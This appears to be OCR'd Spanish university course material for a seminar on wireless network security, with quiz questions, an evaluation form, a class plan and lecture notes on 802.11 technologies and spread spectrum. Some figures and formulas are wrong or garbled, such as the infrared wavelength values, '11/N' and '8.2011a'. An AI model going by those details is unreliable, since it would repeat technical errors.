   b modo infraestructura en que las celdas se deben solapar en distintos canales pero el mismo SSID
   c modo infraestructura en que las celdas no deben interferir una con otra con un mismo SSID
   d. cualquiera de las formas lo permite
7. Cuáles de las siguientes sentencias son correctas acerca de los programas Sniffer
   a. Sirven para interceptar y decodificar tráfico en las WLANs
   b Sirven para penetrar las WLANs
   c Sirven para monitorear el tráfico en las WLANs
   d. Todas las anteriores
   e. a y c f)No Sé
8. El estándar de seguridad de las WLAN incluye mecanismos para
   a. Autenticación b) Integridad c) Confidencialidad d) Todas e) No Sé
9. Son herramientas para realizar análisis de seguridad en las redes inalámbricas
   a. Kismet b) Programas "sniffer" c) Wireshark d) Todos los anteriores e) No Sé

10. Las diferencias entre WPA y 802.11i son
    a WPA usa el protocolo TKIP para la encriptación y 802.1x para autenticación obligatoriamente
    b. 802.11i usa el protocolo TKIP para la encriptación y 802.1x para autenticación (no obligatorio)
    c. WPA usa el protocolo AES para la encriptación y 802 1x para autenticación (no obligatorio)
    d. 802.11i usa el protocolo AES para la encriptación y 802.1x para autenticación obligatoriamente
    e. No sé

Universidad Americana
Seminario-Taller Seguridad en Redes Inalámbricas
Evaluación de Módulo No _____

Prof Aris Castillo de Valencia
Nombre: _____ Fecha: _____

Conteste basado en su criterio, experiencia y conocimientos, con la mayor sinceridad posible.

1. ¿Qué fue lo que más le interesó del módulo tratado?

---

2 ¿Qué conceptos/temas le quedaron totalmente claros?

---

3 ¿Qué conceptos no comprendió del módulo tratado?

---

4. ¿Cómo le gustaría que fuera abordado lo que no comprendió?

---

5. ¿Se siente satisfecho con la profundidad de los temas, experiencias prácticas y desarrollo del módulo en general? ¿Qué puede sugerir al respecto?

FASE III

EJECUCIÓN DEL PROYECTO DE INTERVENCIÓN

MÓDULO I
Redes Inalámbricas 802.11x

UNIVERSIDAD AMERICANA
FACULTAD DE INGENIERÍA DE SISTEMAS
LICENCIATURA INFORMÁTICA CON ESPECIALIZACIÓN EN COMPUTACIÓN GERENCIAL
Plan Diario de Clases

Información General:
Título del Seminario: SEGURIDAD EN REDES INALÁMBRICAS
Facilitadora: Aris Castillo
Fecha: 12/07/2010 – 30/07/2010
Lugar: Edificio UAM, El Carmen, Facultad de Sistemas, Laboratorio de Cómputo
Ejes de interés: Redes Inalámbricas 802.11x
Tiempo de dedicación: 10 horas presenciales + 20 virtuales

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE	EVALUACION
Estudiar la estructura y funcionamiento de las redes inalámbricas de área local 802.11x	• Redes inalámbricas de área local (WLANs) • Beneficios y Aplicaciones • Evolución de estándares 802.11x	• Prueba diagnóstica • Elaborar su propia definición • Exposición dialogada sobre textos enfocados al tema. • Creación de máquina virtual • Instalación de Sistema Operativo Ubuntu	**DIAGNÓSTICA** ◦ Lluvia de ideas **FORMATIVA** • Creación de máquina virtual • Instalación de Ubuntu **DIAGNÓSTICA** ◦ Conversatorio con el grupo

Contenido

Redes inalámbricas de área local

Objetivo específico: **Revisar la estructura, funcionamiento y diseño de las redes inalámbricas de área local.**	
Objetivos de proceso	**Contenidos**
- Reconocer las principales tecnologías inalámbricas de área local. - Ordenar los protocolos de la familia 802.11x por su evolución - Examinar las características del espectro expandido	Definición Tecnologías inalámbricas El espectro expandido Beneficios y Aplicaciones Evolución

Definición

Se define WLAN (Wireless Local Area Network) como una red inalámbrica de área local que provee capacidad de integrar dispositivos inalámbricos de manera que puedan compartir servicios en un ambiente local La popularidad de las LAN inalámbricas ha crecido rápidamente debido a su facilidad de uso, bajo costo de implementación y al uso de frecuencias libre de licenciamiento La familia de protocolos 802 11x pertenece a las WLANs

Tecnologías LAN inalámbricas

Stallings (2004) describe tres categorías de las redes inalámbricas de acuerdo con la tecnología de transmisión usada o el medio de transmisión, a saber las LAN de infrarrojo, las LAN de banda estrecha (narrow band) y las LAN de espectro expandido (Spread Spectrum). Es importante recalcar que el medio de transmisión en todos estos casos es el mismo, el aire libre

Esta clasificación se basa primordialmente en las características y diferencias existentes de acuerdo con las propiedades del espectro de frecuencias utilizado, así como de la forma de operación de cada una. Es importante antes de proceder con cada una de estas tecnologías que demos un vistazo al espectro electromagnético, de manera que ubiquemos a las WLANs.




Figura Espectro Electromagnético[1]

El espectro está divido en frecuencias. Las WLANs de infrarrojos se encuentran en el rango de 10 nanometros (nm), mientras que las otras dos categorías se encuentran en el rango conocido como Radio Frecuencias (RF), entre 100 m a 1000 um

LAN de infrarrojos

Generalmente consta de una celda individual limitada a una sola habitación Esto se debe a la característica de la luz infrarroja de no poder atravesar muros opacos. Son poco implementadas dadas las limitaciones de la transmisión.

[1] http://lasp.colorado.edu/cassini/images/Electromagnetic%20Spectrum_noUVIS.jpg

Las redes inalámbricas basadas en tecnología infrarroja funciona en frecuencias alrededor de los 820 nm o lo que es lo mismo $8.2X10^{-9}$ Este rango de frecuencias es mucho más alto que las otras tecnologías de redes inalámbricas Como principio físico a mayor frecuencia, menor es la longitud de onda y menor longitud de onda significa mayor energía Por lo tanto, comparada con los colores espectrales, la longitud de onda es mayor, dado que la frecuencia es menor, pero respecto a las ondas de radio, la longitud de onda es menor.




Figura. Longitud de Onda

Una característica de estas frecuencias es que su atenuación es más baja que en el resto del espectro de frecuencias Esto significa que la luz infrarroja ofrece mayores niveles de seguridad y desempeño que demás tecnologías.

Por otro lado, las tecnologías de luz infrarroja son más seguras que otras dado que aún con las mejores condiciones de iluminación, la luz infrarroja es invisible a la vista y además no se propaga a través de objetos opacos tales como

paredes. Esto permite que las señales de datos se mantengan contenidas dentro de habitaciones o edificios.

Algunas fuentes de ruido que afectan negativamente las transmisiones de radio frecuencias (RF) no provocan interferencias con la luz infrarroja Esto obviamente representa una ventaja ya que la tasa efectiva de transmisión de datos y el desempeño de la red no se ven afectados. La principal desventaja de las tecnologías de infrarrojo es su limitada cobertura, lo cual prácticamente las descalifica con las tecnologías RF.

El uso de IR en la transmisión de datos correspondiente a una red LAN implica niveles de potencia mayores que los usados en aplicaciones Punto a Punto como el control remoto de la televisión También implica el uso de procolos de comunicación por ejemplo CSMA/CD y de transporte de datos. Para las redes inalámbricas el protocolo especificado es el IrDA (Infra Red Data Association)

Microondas de banda estrecha

Las WLAN en banda estrecha operan en el rango de las microondas, pero no hacen uso de espectro expandido En este caso, se recibe y transmite en una frecuencia radio específica. Puede operar tanto en frecuencias libres de licenciamiento como bajo una licencia de la Autoridad de los Servicios Públicos (ASP) en Panamá. Dada la frecuencia, el receptor filtra sólo la designada Si otro transceptor está operando en la misma frecuencia o canal, se produce interferencia y se pierden los datos Algunos rangos de frecuencia comunes de estas tecnologías son 901-902 MHz, 930-931 MHz, y 940-941 MHz.

Las tecnologías RF de banda estrecha mantienen la frecuencia de la señal lo más angosta posible, sólo con lo necesario para pasar la información. Esta situación impone la necesidad de coordinar a los usuarios en distintos canales de frecuencia para evitar las interferencias cruzadas (crosstalk) entre canales contiguos

El espectro expandido

A diferencia de las WLAN de banda estrecha, en esta tecnología se usa todo el espectro de la banda de frecuencia para la transmisión La señal se distribuye en un rango de frecuencias amplio de manera uniforme, lo que conlleva mayor consumo del ancho de banda Con esta técnica se logra seguridad ya que los receptores deben estar sintonizados, pero hay más problemas de ruido. También se logra integridad y fiabilidad de los datos En la mayoría de los casos, estas LAN funcionan en las bandas ISM (Industry, Science and Medicine), la cual no requiere licencia para su utilización en los Estados Unidos (FCC, "Federal Communications Comission") ni en otros países

El espectro expandido es una técnica de transmisión de datos en que las estaciones comparten el mismo medio de comunicación, el aire libre Las estaciones, por consiguiente, deben ser capaces de distinguirse unas de otras, pero también de protegerse de la intercepción por dispositivos no autorizados Las técnicas de espectro expandido ensanchan el espectro de la señal original, creando redundancia. Es como si el mensaje se envolviera en un sobre de mayor seguridad

La señal de entrada va a un codificador de canal que produce una señal analógica con un ancho de banda relativamente estrecho centrado en una frecuencia dada Esta señal se modula con una secuencia de dígitos (código de expansión que son números pseudoaletorios). La salida es una señal con mucho mayor ancho de banda. En el destino, el demodulador debe poseer la misma secuencia de números pseudoaleatorios para recuperar la señal.

Nota en el modulador hay un codificador de señal (canal) con un sistema de codificación digital o analógico

Con esta técnica se logra:

⇒ Mayor inmunidad al ruido y a la multitrayectoria (multipath).


⇒ Mayor seguridad (sólo el receptor con el algoritmo y la semilla pueden decodificar la señal).

⇒ Muchos usuarios independientes pueden usar el mismo ancho de banda casi sin interferencias. (CDMA, Code Division Multiple Access usado en tecnologías celulares)

Hay dos formas de transmisión en espectro expandido, FHSS y DSSS A continuación los detalles de cada una


⇒ **FHSS (Frequency Hopping Spread Spectrum):**

La señal se emite sobre radiofrecuencias pseudoaleatorias, saltando de frecuencia en frecuencia en intervalos de tiempo fijos, lo que implica ráfagas cortas de datos. El transmisor y receptor deben estar sincronizados por un reloj y un patrón de saltos predeterminados, generalmente bajo el control de la estación base de las antenas



Los canales de frecuencias son compartidos por otras transmisiones de manera simultánea para lo cual cada transmisión utiliza una secuencia de saltos distinta. En el extremo del receptor se distingue cada paquete de flujo verificando un código de 10 bits de prefijo, que permite filtrar la señal correcta de entre otras señales Existe la posibilidad de solapamiento de paquetes de datos

Frecuencias Portadoras




Se usa con señales analógicas y/o digitales Ejemplo. con FSK (Frequency Shift Keying), BPSK (Binary Phase Shift Keying), MFSK (Multiple FSK)

⇒ **DSSS (Direct Sequence Spread Spectrum):**

A diferencia de FHSS, en DSSS cada bit de la señal original se representa mediante varios bits (código de expansión) en la señal transmitida El código expande la señal sobre una banda de frecuencia más ancha, directamente proporcional al número de bits usados En otras palabras, cada bit tiene asignado un código de n bits, denominado chips, donde la tasa de chips es n veces la tasa de bits de datos. La entrada digital se combina con el código expansor mediante la función OR exclusiva ($0 \oplus 0 = 0$), ($0 \oplus 1 = 1$), ($1 \oplus 0 = 1$), ($1 \oplus 1 = 0$).

Veamos este ejemplo (Forouzan, 2007, p. 178)



En este ejemplo n=11 con el patrón (10110111000) y se usa codificación polar NRZ Si la tasa de la señal original es N, la tasa ensanchada es 11/N, es decir 11 veces mayor Esta técnica ofrece seguridad dado que se debe conocer el código e inmunidad a las interferencias si las estaciones usan códigos distintos.

Debido a que las redes WLANs se encuentran en la categoría de espectro expandido hay ciertas consideraciones que se deben estudiar con respecto a éste. Por una parte están las regulaciones concernientes a las licencias, las cuales difieren de un país a otro En los Estados Unidos, la Comisión Federal de Comunicaciones (FCC) regula todo lo referente a comunicaciones por radio, televisión, satélite, cable, y redes cableadas, por tanto, es la responsable de la regulación de redes de área local inalámbricas WLANs las cuales transmiten usando estas frecuencias de radio

En Panamá al igual que en los Estados Unidos, por ejemplo, las aplicaciones dentro de la banda ISM que pueden operar sin licencia son como se muestra a continuación para sistemas de potencia muy reducida, hasta a 0,5 vatios
902 - 928 MHz (banda de los 915 MHz)
2,4 – 2,4835 GHz (banda de los 2,4-GHz).
5,725 – 5,825 GHz (banda de los 5,8-GHz)
Es importante destacar que la banda de los 2,4 GHz también se utiliza en Europa y Japón

Otra consideración respecto al espectro expandido es que la potencia máxima a la que deben funcionar los equipos es 1 vatio (1 Watt). Adicionalmente, en este espectro a medida que la frecuencia aumenta también lo hace el ancho de banda potencial

Por otro lado, con relación a interferencias, la mayor parte de los equipos inalámbricos como teléfonos, micrófonos inalámbricos y radioaficionados operan en los 900 MHz, lo cual congestiona dichas bandas de frecuencias. La banda de los 2 4 GHz también se encuentra bastante saturada, con una variedad de dispositivos tales como los hornos microondas operando en esta frecuencia La competición en la banda de los 5.8 GHz por el contrario es escasa.

Beneficios de las WLANs

Gratuito.

La mayor razón de la gran aceptación que han tenido los estándares WLANs en los Estados Unidos ha sido exactamente su carácter gratuito, ya que funcionan como se vió en el apartado anterior en las frecuencias 2 4 GHz y 5 GHz libres de licenciamiento. Esto significa que todo individuo puede hacer uso de ellas para transmisiones de cualquier tipo, sin necesidad de incurrir en el pago recurrente de cuotas gubernamentales, no sin que esto implique la inexistencia de reglamentos de uso

El abanico de posibilidades que se abren con el uso de estas tecnologías es muy amplio Por un lado sería posible hacer uso de aplicaciones y servicios de comunicación tanto en residencias como en comercios e industrias, en urbes metropolitanas y regiones rurales

Aéreo.

Un segundo elemento que exalta la utilidad a las redes 802 11x es su capacidad innata de viajar a través de ondas en el aire, lo que hace posible extenderse de un sitio a otro sin necesidad de desarrollar infraestructuras físicas costosas Esta característica es precisamente la que le da más razón de ser para el caso de

interconexión entre edificios cercanos o entre una población y otra, ya que disminuiría grandemente las inversiones necesarias El caso de conexión en áreas remotas es sumamente valioso ya que la instalación de cableado es muy costosa, sin mencionar los costos y tiempo de mantenimiento.

Nomadicidad y movilidad.

Con el desarrollo de la tecnología móvil e inalámbrica dos términos han surgido, creando cuestionamientos y discusión. Por un lado se define nomadicidad como la tendencia de una persona de moverse frecuentemente de un sitio a otro, requiriendo conexión en cada uno de estos puntos de parada. Para estas personas es importante poder acceder Internet, revisar y responder mensajes de correo electrónico, y hasta acceder los servidores corporativos mientras se encuentran fuera de sus oficinas Por otro lado, el término movilidad implica que la comunicación se mantenga durante el movimiento de la persona de un sitio a otro. Por ejemplo dentro de un campus la conectividad podría estar disponible para que el usuario se pueda trasladar de un sitio a otro mientras mantiene la conexión a la Internet o la intranet sin necesidad de requerir reconexiones constantes de su dispositivo inalámbrico

Aplicaciones de las WLANs

El éxito que han tenido las redes 802 11x en países desarrollados en mercados verticales tales como hospitales, control de inventario y compañías de almacenaje, entre otras son una evidencia tácita de las ventajas que las tecnologías inalámbricas ofrecen en distintos escenarios Imagine el caso de un hospital en el cual mientras se examina a un paciente, tanto doctores como enfermeras puedan usar dispositivos inalámbricos para acceder la base de datos del hospital para actualizar los datos y registros del paciente, reduciendo tiempo y las posibilidades de errores al introducir estos datos más tarde. Otro caso podría ser en compañías de almacenaje en las cuales los puntos de acceso se instalen entre el edificio principal y los almacenes de manera que los empleados

puedan usar escáners de mano para buscar los productos en los anaqueles y procesar las órdenes y actualizar los sistemas

Hoy día las tecnologías WLAN se han extendido a mercados horizontales, siendo ellos negocios, hogares, campus educativos y áreas públicas. El rápido desarrollo de "hot spot" en aeropuertos, hoteles, centros comerciales, cafés y restaurantes es un ejemplo de la alta demanda de comunicación exigida principalmente por personas de negocios por su movilidad y nomadicidad Tanto campus educativos como negocios están implementando redes 802.11x para interconectar edificios como una manera de reducir los pagos a sus proveedores de servicios telefónicos por líneas dedicadas.

Planet3 en "Certified Wireless Network Administrator Official Study Guide," sugiere varias aplicaciones de las redes 802 11x a saber punto de acceso, extensión de la red alámbrica, interconexión entre edificios dentro de un campus, distribución de última milla, oficina residencial, y oficinas móviles

Punto de acceso.

En general una red 802 11x se encuentra en la capa dos o de datos y como punto de acceso su misión es permitir que usuarios finales se conecten a una red empresarial cableada de mayor escala, en otras palabras una LAN, MAN o WAN. Por su baja eficiencia e inestabilidad con altas transmisiones de datos, no son recomendables ni como puntos de distribución ni como núcleo de la red Sin embargo, estas redes son muy eficientes y económicas para proveer acceso a usuarios finales

Extensión de red cableada.

Existen casos en los cuales conectar una sección de un edificio a la red empresarial existente involucra altos costos no disponibles en un momento particular Una red 802 11x podría resolver esta situación disminuyendo considerablemente el costo total de la inversión, ya que en lugar de instalar

cableado o adquirir switches adicionales, sólo se requeriría instalar un router inalámbrico que transmita la señal hacia estos clientes finales que se encuentran fuera del alcance de la red cableada

Interconexión entre edificios dentro de un campus.

También está el caso cuando dos o más edificios requieren acceder servicios y datos en la misma LAN por lo cual la empresa convencionalmente tendría que pagar líneas dedicadas a un proveedor telefónico para mantener esta comunicación constante y directa. Las tecnologías WLAN serían una alternativa menos costosa, rápida y eficiente. Dos alternativas serían posible, ya sea una conexión punto a punto cuando se trata de dos edificios solamente o una conexión multipunto en caso de más de un edificio al cual brindarle conexión.

Distribución de última milla.

Actualmente los proveedores de Internet instalan cableado desde sus oficinas centrales a puntos de distribución residenciales y de allí directamente a cada cliente Las tecnologías WLANs podrían servir de conexión entre estos puntos de distribución y los clientes en casos donde instalar cableado sea muy costoso. Este sería el caso aplicativo de un proyecto como el planteado en este documento

Oficina residencial y microempresa.

Las tecnologías WLANs se están convirtiendo cada vez más populares por su capacidad de distribuir una conexión a Internet residencial entre varios usuarios simultáneamente. Para el caso de una microempresa o una oficina familiar el ahorro en el pago de cuotas mensuales por conexiones adicionales y la instalación de cables o puertos Ethernet sería considerable.

Oficinas móviles.

Existen muchas ocasiones en las cuales tener oficinas portátiles resulta mucho más efectivo que mantener permanentemente instalaciones sin uso. Por mencionar algunos ejemplos, salones para seminarios eventuales, instalaciones para personal visitante, oficinas para proyectos temporales cortos, e instalaciones para grupos de rescate en situaciones de desastres naturales En cada una de estas situaciones, la organización podría beneficiarse de las tecnologías WLANs para ofrecer los servicios de comunicación necesarios sin tener costos elevados de cableado, y demás costos involucrados Adicionalmente, estas oficinas móviles junto con el equipo técnico podrían ser traslados de lugar cuando la situación lo amerite, sacando mayor provecho de los mismos.

Limitaciones

El desarrollo apresurado de los estándares WLANs ha tenido un efecto negativo en varios aspectos técnicos que han afectado en cierta manera la implementación masiva de estas tecnologías sobre todo entre los más cautelosos al momento de invertir

Diferenciación de servicios.

Uno de los problemas más marcados de los estándares WLANs es su protocolo MAC Dado que el mismo está basado en un tipo de servicio de "mejor-esfuerzo," no es posible integrar funcionalidades de granularidad de tipo de servicios, necesaria para diferenciar paquetes sensitivos al tiempo del resto, lo cual afectaría grandemente las transmisiones de tiempo real tales como las conversaciones telefónicas.

Seguridad.

Este es uno de los aspectos técnicos más débiles de las redes 802 11x El hecho de que la transmisión de los datos sea a través de ondas áreas las hace más vulnerables a problemas de seguridad que una red cableada tradicional, principalmente en la captura de paquetes y el robo de señal que podrían finalizar con violaciones a la autenticación y encriptación. A pesar de que tanto IEEE como los fabricantes de tecnologías WLANs han tratado de brindar soluciones, las mismas no parecen resolver al cien por ciento estos descalabros Más adelante en este capítulo serán discutidas las alternativas de seguridad disponibles en las redes 802 11x.

Alcance.

Teóricamente, el alcance de una red 802.11x se mantiene en un rango de 100 metros máximo entre el dispositivo transmisor y el receptor, lo cual en óptimas condiciones se podría ver como positivo comparándolas con sus contrapartes redes cableadas Sin embargo, en la realidad 802 11b brinda a una distancia de 30 metros una velocidad máxima de 11Mbps y a 75 metros, la velocidad sería la mínima 1Mbps. Tal como se muestra en la siguiente figura, este comportamiento se aplica también a otras tecnologías como 802.11g y 802 11a.




Fig 1 3 Relación de alcance y velocidad 802 11b

Otro elemento que afecta el alcance de las redes 802.11x además de la distancia es el sin número de obstáculos intermedios, como vegetación, cuerpos

de agua, y otras estructuras que tengan un efecto reflexivo, refractivo, absorbente, o de distorsión sobre ellas.

Finalmente, desde el punto de vista social se puede decir que la particularidad de las tecnologías WLANs de ser libres de licenciamiento por actuar en las bandas 2 4 GHz y 5 GHz podría representar un problema de orden ya que tanto entidades comerciales como individuos particulares pueden transmitir indistintamente Esto podría eventualmente provocar un desorden entre paquetes transitando simultáneamente en la misma frecuencia, sino se establecen medidas regulatorias pertinentes Por ejemplo, la regulación de la potencia máxima de transmisión de la señal de manera que ésta no interfiera con otros usuarios dentro de un perímetro previamente establecido.

Configuración del concentrador de las redes inalámbricas de área local

- Las celdas adyacentes utilizan diferentes frecuencias dentro de la misma banda para evitar interferencias.
- En topología de un concentrador, éste suele ubicarse en el techo
- Se conecta a una LAN cableada.
- Proporciona conectividad entre las estaciones conectadas a varias LAN (cableadas o inalámbricas de otras celdas).
- Puede controlar el acceso
- Puede actuar como un repetidor multipunto:
- Las estaciones en la celda transmiten únicamente hacia el concentrador y reciben exclusivamente de él
- Las estaciones pueden difundir con una antena omnidireccional:
- Configuración lógica en bus

Evolución de los estándares 802.11x

Las tecnologías basadas en espectro disperso se inician en el campo militar alrededor de los años 50 y 60 cuando los estrategas buscaban una manera de

transmitir sus mensajes entre sí, sin que sus oponentes pudieran descifrarlos. Aproximadamente en los años 80 estos desarrollos pasaron a uso público, involucrando con ello tanto organismos desarrolladores como reguladores en su estudio y desarrollo.

Estas redes proveen una estructura simple para integrar una diversidad de servicios en dispositivos inalámbricos en un ambiente local Aunque aún se encuentran en evolución, varios de los estándares de WLANs han sido definidos por el Instituto de Ingenieros Eléctricos y Electrónicos IEEE (Institute of Electrical and Electronics Engineers)

802.11.

El primero de estos estándares; opera en la banda de frecuencias 2.4 GHz ISM y tiene la particularidad de integrar tres tecnologías de transmisión DSSS, Frequency Hopping Spread Spectrum (FHSS), e infra-roja Sin embargo, la misma tiene la desventaja de permitir alcanzar transmisiones solamente de 1 y 2 Mbps (Megabits por segundo).

802.11b.

Dada la necesidad de lograr más alta rata de transmisión de datos, el 802 11b mejor conocido como Wi-Fi por sus siglas en Inglés Wireless Fidelity apareció ofreciendo tasas de transmisión de datos de 1, 2, 5, y hasta 11 Mbps Este avance fue alcanzado gracias a la adición de una nueva técnica de codificación, la CCK por sus siglas en Inglés Complementary Code Keying.

802.11a.

Durante el tiempo de desarrollo de el protocolo 802.11b, otra tecnología estaba en estudio y desarrollo, la 802 11a la cual ofrece tasas de transmisión de datos de hasta 54 Mbps. Sin embargo, esta tecnología se presenta con la gran desventaja de ser incompatible con sus similares estándares WLANs mencionados anteriormente debido a que la misma opera en una banda distinta,

la 5 GHz UNII (Unlicensed National Information Infrastructure) Es decir cualquier dispositivo operando en esta banda no se podrá comunicar con dispositivos en la banda 2.4 GHz, con lo cual se pierde totalmente el sentido de comunicación entre redes que pudiesen estar en uno u otro sistema

Dado la gran aceptación que han tenido las redes inalámbricas 802.11b, hoy la mayoría de los dispositivos desarrollados y probados cumplen con esta especificación, lo que deja al estándar 802 11a fuera de competencia o posible desarrollo. Esto principalmente porque los usuarios buscan hacerse de dispositivos compatibles

802.11g.

Finalmente, otro estándar el 802 11g apareció para resolver el problema de incompatibilidad de los anteriores estándares mientras mantiene la rata de transmisión del 8.2011a. Para lograr más adherentes y hacer menos traumante el paso de una versión a otra, los fabricantes están desarrollando dispositivos con capacidad para 802 11b y 802.11g. Esto a su vez satisface las necesidades de los usuarios de poder transmitir más, a menor precio.

Tal como lo sugiere Search.MobileComputing, en adelante trataremos como redes 802.11x al conjunto de estándares de la familia 802 11 de tecnologías WLANs

802.11n

Funciona en la frecuencia 2 4 GHz ISM Agrega MIMO (multiple-input multiple-output) a las tecnologías de transmisión, con lo que se logran tasa de transmisión de datos entre 54 Mbps y 600 Mbps (real 100 Mbps) MIMO es una tecnología que usa múltiples antenas, tanto en el receptor como en el transmisor, para de forma coherente procesar más información de la que es posible usando una sóla antena. Es una forma de implementación de antenas inteligentes (smart antenna)

Otros estándares de Wireless LAN

HiperLand (I y II). High Performance Radio LAN I y II, son los estándares europeos para redes inalámbricas Están definidos por ETSI (European Telecommunications Standards Institute) Entre sus características están:

	HiperLAN/1	**HiperLAN/2**
Frecuencia de transmisión	5 GHz	5 GHz
Velocidad de transmisión	20 Mbps	54 Mbps
Modulación	FSK (baja velocidad) GMSK (para alta velocidad)	OFDM con modulaciones subportadoras (BPSK, QPSK, 16QAM y 64QAM)

HomeRF / SWAP. Surgió en 1998 con la intención de proporcionar un estándar abierto y gratuito para proveer flexibilidad, movilidad y comunicación de voz y datos inalámbricamente en el entorno casero. Prácticamente todas las aplicaciones posibles son abarcadas por Wi-Fi por lo cual no progresó El estándar especifica

Especificaciones HomeRF/SWAP	
Frecuencia de transmisión	2402 - 2480 MHz
Velocidad de transmisión	2 Mbps
Modulación	4FSK
Ancho de banda de canal	1 MHz
Rango	Hasta 100 m
Frecuencia de saltos	50 veces/s

